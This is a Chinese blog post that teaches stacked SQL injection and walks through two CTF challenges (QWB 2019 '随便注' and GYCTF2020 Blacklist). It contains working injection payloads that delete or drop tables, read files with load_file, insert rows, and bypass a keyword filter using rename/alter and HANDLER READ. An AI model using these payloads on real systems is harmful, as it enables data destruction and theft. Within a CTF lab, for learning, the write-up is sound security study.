Stacked Queries堆叠注入（强网杯2019随便注---堆叠、修改表名和字段名、HANDLER ... READ）

原创

WHOAMIAnony 于 2020-04-28 23:01:56 发布 945 收藏 3

分类专栏： CTF-Web 文章标签： 数据库 mysql 安全 安全漏洞 数据安全

本文链接：https://blog.csdn.net/qq_45521281/article/details/105822498

Stacked injection 汉语翻译过来后，国内有的称为堆查询注入，也有称之为堆叠注入。个人认为称之为堆叠注入更为准确。堆叠注入为攻击者提供了很多的攻击手段，**通过添加一个新的查询或者终止查询(;)，可以达到 修改数据 和 调用存储过程 的目的**。这种技术在SQL注入中还是比较频繁的。

基本知识

原理介绍：

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下，我们在结束一个sql语句后继续构造下一条语句，会不会一起执行？ 因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？**区别就在于 union 或者union all执行的语句类型是有限的，可以用来执行的是查询语句，而堆叠注入可以执行的是任意的语句。** 例如以下这个例子。用户输入：`1; DELETE FROM products;`服务器端生成的sql语句为：（因未对输入的参数进行过滤）`Select * from products where productid=1;DELETE FROM products;`当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

堆叠注入的局限性

堆叠注入的局限性在于并不是每一个环境下都可以执行，可能受到API或者数据库引擎不支持的限制，当然了权限不足也可以解释为什么攻击者无法修改数据或者调用一些程序。

```
STACKED QUERY SUPPORT.
MySQL/PHP - Not supported (supportedby MySQL for other API).
SQL Server/Any API -Supported.
Oracle/Any API - Not supported.
```

Ps：此图是从原文中截取过来的，因为我个人的测试环境是php+mysql，是可以执行的，此处对于mysql/php存在质疑。但个人估计原文作者可能与我的版本的不同的原因。虽然我们前面提到了堆叠查询可以执行任意的sql语句，但是这种注入方式并不是十分的完美的。**在我们的web系统中，因为代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生的错误或者结果只能被忽略，我们在前端界面是无法看到返回结果的。因此，在读取数据时，我们建议使用union（联合）注入。同时在使用堆叠注入之前，我们也是需要知道一些数据库相关信息的，例如表名，列名等信息。**

Mysql数据库实例介绍

Mysql数据库

（1）新建一个表`select * from users where id=1;create table test like users;`

```
mysql> select * from users where id=1;create table test like users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.43 sec)

Query OK, 0 rows affected (0.55 sec)
```

执行成功，我们再去看一下是否成功新建表。

\2. 删除上面新建的test表 `select * from users where id=1;drop table test;`

```
mysql> select * from users where id=1;drop table test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.19 sec)
```

```
mysql> select * from users where id=1;drop table test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.19 sec)

mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| uagents            |
| users              |
+--------------------+
4 rows in set (0.00 sec)
```

已经没有test

3. 查询数据 `select * from users where id=1;select 1,2,3;`

```
mysql> select * from users where id=1;select 1,2,3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
```

加载文件 `select * from users where id=1;select load_file('c:/tmpupbbn.php');` //读文件

```
mysql> select * from users where id=1;select load_file('c:/tmpupbbn.php');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

+--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
-------------+
| load_file('c:/tmpupbbn.php')
```

4. 修改数据 `select * from users where id=1;insert into users(id,username,password) values('100','new','new');`

```
mysql> select * from users where id=1;insert into users(id,username,password) va
lues('100','new','new');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 1 row affected (0.07 sec)
```

强网杯2019随便注

easysqli

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

可以看到查询页面返回了一些数据
输入1' 发现报错，

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1

可知后台为单引号过滤。然后1' #显示正常，应该是存在sql注入了，且为单引号字符型

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
```

```
  string(7) "hahahah"
}
```


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' or 1=1 # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


正常流程走起，order by

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' order by 2# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


可以看到order by 2的时候是正常回显了，但order by 3就出错了，只有2个字段

这时候用union select进行联合查询试试

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' union select 1,2 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```


返回一个正则过滤规则，可以看到几乎所有常用的都被过滤了

这时候想到堆叠注入，试一下show databases;

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' ; show databases;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


尝试一下堆叠注入，果然可以，把全部库名都给查出来了，可以看到成功了，存在堆叠注入，

我们再直接**show tables;**来查询下，试下能不能查询出表

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' ; show tables;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


可以看到当前连接的库下有两张表（1919810931114514和words），下面分别来看下两张表有什么字段

```
0'; show columns from words; #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 0'; show columns from 提交

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


发现words表中一共有id和data两列，那么可以猜测我们提交查询的窗口就是在这个表里查询数据的，那么查询语句很有可能是：select id,data from words where id =，如下：（2为输入的id，miaomiaomiao为回显的data字段）

姿势: 2 提交

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```

```
再 0'; show columns from `1919810931114514`;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1919810931114514`;# 提交

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


可以看到1919810931114514中有我们想要的flag字段，且只有这一列

现在常规方法基本就结束了，要想获得flag就必须来点骚姿势了（让表1919810931114514冒充表words）

因为这里有两张表，回显内容肯定是从word这张表中回显的，那我们怎么才能让它回显flag所在的表呢？
该题目的查询语句很有可能是：selsect id,data from words where id =，因为我们输入1，回显得是两个字段，这与words表符合，而1919810931114514表中只有一列


这时候虽然有强大的正则过滤，但没有过滤**alter**和**rename**关键字，这时候我们就可以已下面的骚姿势进行注入：
因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id(或data)，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦

payload：


```
1';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id varcha
r(100);#

rename命令用于修改表名。
rename命令格式：rename table 原表名 to 新表名;
```

上述命令不能分开执行，否则报错找不到某表名：




最后，再用一下一开始的操作id=1' or 1=1#




如果rename、alter也被过滤

[GYCTF2020]Blacklist

与强网杯2019随便注前面部分一样，只不过这道题**rename、alter也被过滤**





当前连接的库下有两个表——FlagHere、words，flag在FlagHere中，而此时后台数据库查询语句应为：

```
select id,data from words where id =
```

Black list is so weak for you,isn't it

姿势: 1';show columns from wor(提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


在不改名字的情况下怎么才能读取到FlagHere表中的内容呢？
但是这里还有一种新姿势，参考官方文档：

`HANDLER ... OPEN`语句打开一个表，使其可以使用后续`HANDLER ... READ`语句访问，该表对象未被其他会话共享，并且在会话调用`HANDLER ... CLOSE`或会话终止之前不会关闭，详情请见：https://www.cnblogs.com/taoyaostudy/p/13479367.html
payload：

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
或
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;#
```

得到flag：

附录：

- **MySql中用一对反引号"`"来标注SQL语句中的标识，如数据库名、表名、字段名等，它是为了区分MYSQL的保留字与普通字符而引入的符号反引号是非必须的，但当把数字作为表名的表进行操作时，需要加上 反引号**

举个例子：

```
SELECT `select` FROM `test` WHERE select='字段值'
```

在test表中，有个select字段，如果不用反引号，MYSQL将把select视为保留字而导致出错，所以，有MYSQL保留字作为字段的，必须加上反引号来区分。**但当把数字作为表名的表进行操作时，需要加上 反引号**

> show 的使用，前面对sql使用的时候，show 可能只用过show tables, show databases 这里还用到了show columns和结合from来使用
>
> 堆叠注入，堆叠注入在原理上还是十分好懂的，但是还是有些生疏，后面再结合sqli靶场练习下
>
> **这里的骚姿势才是获取flag的关键啊，修改表名和字段名…**这种操作我也是第一次遇到…看别人writeup的时候看到alert，都没一下反应过来…